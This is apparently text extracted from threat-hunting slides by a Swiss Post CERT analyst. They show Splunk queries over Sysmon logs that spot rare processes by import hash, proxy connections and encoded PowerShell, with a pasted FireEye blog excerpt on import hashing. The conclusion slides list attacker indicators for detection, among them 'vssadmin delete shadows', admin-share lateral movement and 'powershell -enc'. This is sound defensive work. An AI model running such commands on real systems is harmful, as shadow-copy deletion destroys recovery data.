index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
[
  search index=sysmon SourceName="Microsoft-Windows-Sysmon"
    EventCode=3 Image="*\\Users\\"
    DestinationHostname="proxy.fqdn"
  | stats by ComputerName ProcessGuid
  | fields ComputerName ProcessGuid
]
| fields Hashes ComputerName Image ParentImage
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*) , IMPHASH=(?<IMPHASH>[A-F0-9]*) "
| rex field=Image ".*\\\\\\\\Users\\\\\\\\(?<username>[^\\\\\]+)\\\\\\\\.*"
| rex field=Image ".*\\\\\\\\+(?<proc_name>[^\\\\\]+\\. [eE] [xX] [eE]) .*"
| rex field=ParentImage ".*\\\\\\\\+(?<pproc_name>[^\\\\\]+\\. [eE] [xX] [eE]) .*"
| stats dc(ComputerName) AS CLIENTS, dc(MD5) AS CNT_MD5,
  dc(Image) AS CNT_IMAGE, values(username) AS Users,
  values(ComputerName) AS Computers, values(MD5) AS MD5,
  values(proc_name) AS proc_name, values(pproc_name) AS pproc_name
  by IMPHASH
| where CLIENTS < 15
| sort -CLIENTS
```

* IMPHASH = Import Hash

Processes connecting thru Proxy

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode=1
```

```
[  
  search index=sysmon SourceName="Microsoft-Windows-Sysmon"  
    EventCode=3 Image="*\\Users\\*"  
    DestinationHostname="proxy.fqdn"  
  | stats by ComputerName ProcessGuid  
  | fields ComputerName ProcessGuid  
]
```

[Customer Stories](#)[Blogs](#)[Products](#)[Solutions](#)[Services](#)[Current Threats](#)[Partners](#)[Support](#)[Company](#)

[Home](#) > [FireEye Blogs](#) > [Threat Research Blog](#) > [January 2014 Threat Research Blog Posts](#) >

[Tracking Malware with Import Hashing](#)

TRACKING MALWARE WITH IMPORT HASHING

January 23, 2014 | by [Mandiant](#)

Tracking threat groups over time is an important tool to help defenders hunt for evil on networks and conduct effective incident response. Knowing how certain groups operate makes for an efficient investigation and assists in easily identifying threat actor activity.

* IMPHASH = Import Hash

Powershell -EncodedCommand

alert_sysmon_powershell_encodedcommand

```
index=sysmon SourceName="Microsoft-Windows-Sysmon" EventCode="1"  
powershell.exe  
| eval CommandLine = replace(CommandLine, "-encoding", "")  
| search  
  Image="*\powershell.exe"  
  CommandLine="* -enc*
```

- * matches Powershell parameter
 - « **-enc** » or « **-EncodedCommand** » or ... *(many variations possible)*
 - but not « -encoding »
- * may need *(lots of)* tuning / filtering for alerting
- * or useful for hunting

Conclusion (1/2)

Using the free Sysmon tool you can **search / alert** for **known malicious** process behaviors

- * Image names / paths (*wrong paths*)
 - **svchost.exe, %APPDATA%\Oracle\bin\javaw.exe**
- * CommandLine parameters
 - **/stext, vssadmin delete shadows, rundll32 qwerty**
- * Parent- / Child-Process relationships
 - **winword.exe → explorer.exe, wscript.exe → rundll32.exe**
- * Process injection
 - **# winlogon.exe**

Conclusion (2/2)

Using the free Sysmon tool you can **hunt** for **suspicious** process behaviors

- * Lateral movement using admin shares
 - ADMIN\$, C\$, IPC\$ (\\127.0.0.1\...)
- * Internal C&C P2P comms over named pipes / SMB
 - processes using port 445 between workstations
- * Rarest processes connecting thru proxy (*or directly to Internet*)
 - count by hashes, IMPHASHes, clients, image names
- * Suspicious Powershell activity
 - Powershell -EncodedCommand | -enc ...

Countless more ideas, but out of time...

Thanks goes to...

(in random order)

- * Mark Russinovich & Thomas Garnier for **Sysmon** & RSA talk etc.
- * Raphael Mudge for **Cobalt Strike**, videos, blogs etc.
- * David Bianco for **ThreatHuntingProject**, Pyramid of Pain, blog etc.
- * SANS DFIR folks for «**Find Evil**» poster and all DFIR resources
- * Joe Security for its great **sandbox** product
- * Veris ATD team for **Empire, BloodHound** etc. & **ARTT BH** training

... and everyone contributing to the DFIR or ITsec community

Thank you for your attention!

Questions?

(if there is time left)

Tom Ueltschi, Swiss Post CERT

References (1/2)

- 07 <https://technet.microsoft.com/en-us/sysinternals/sysmon>
- 10 "Bro Overview for Advanced IR.mp4"
- 12 <http://detect-respond.blogspot.ch/2013/03/the-pyramid-of-pain.html>
- 13 <https://digital-forensics.sans.org/blog/2009/10/14/security-intelligence-attacking-the-kill-chain/>
- 14 <http://detect-respond.blogspot.ch/2013/03/what-do-you-get-when-you-cross-pyramid.html>
- 16 https://www.rsaconference.com/writable/presentations/file_upload/hta-w05-tracking_hackers_on_your_network_with_sysinternals_sysmon.pdf
- 22 https://twitter.com/c_APT_ure/status/725021744558444546
- 23 <https://twitter.com/markrussinovich/status/725022565211631620>
- 27 https://digital-forensics.sans.org/media/poster_2014_find_evil.pdf
- 32 <https://heimdalsecurity.com/blog/security-alert-adwind-rat-targeted-attacks-zero-av-detection/>
- 36 <https://www.hybrid-analysis.com/sample/7aa15bd505a240a8bf62735a5389a530322945eec6ce9d7b6ad299ca33b2b1b0?environmentId=100>
- 41 <https://isc.sans.edu/forums/diary/Hancitor+Maldoc+Bypasses+Application+Whitelisting/21683/>
- 42 <https://blog.didierstevens.com/2016/11/02/maldoc-with-process-hollowing-shellcode/>

References (2/2)

- 53 <https://www.hybrid-analysis.com/sample/1e9d0514ed7770203335e8a95dcd21b982e8cc3f47ca19b59403dd5c3bbfda8c?environmentId=100>
- 55 <https://www.hybrid-analysis.com/sample/a55a2c04e8cc2e4895c3e0532e673dc470556b7808df468291e85f4f87cbe565?environmentId=100>
- 58 <https://books.google.ch/books?isbn=1597495549>
- 79 https://twitter.com/c_APT_ure/status/783062646685888514
- 82 <http://blog.sqrrl.com/threat-hunter-profile-bianco>
- 84 <http://www.threathunting.net/>
- 85 <http://www.threathunting.net/goal-index>
- 91 <https://www.cobaltstrike.com/>
- 92 <https://www.cobaltstrike.com/training>
- 95 <https://www.cobaltstrike.com/help-beacon>
- 97 <https://www.cobaltstrike.com/downloads/csmanual351.pdf>
- 108 <https://www.fireeye.com/blog/threat-research/2014/01/tracking-malware-import-hashing.html>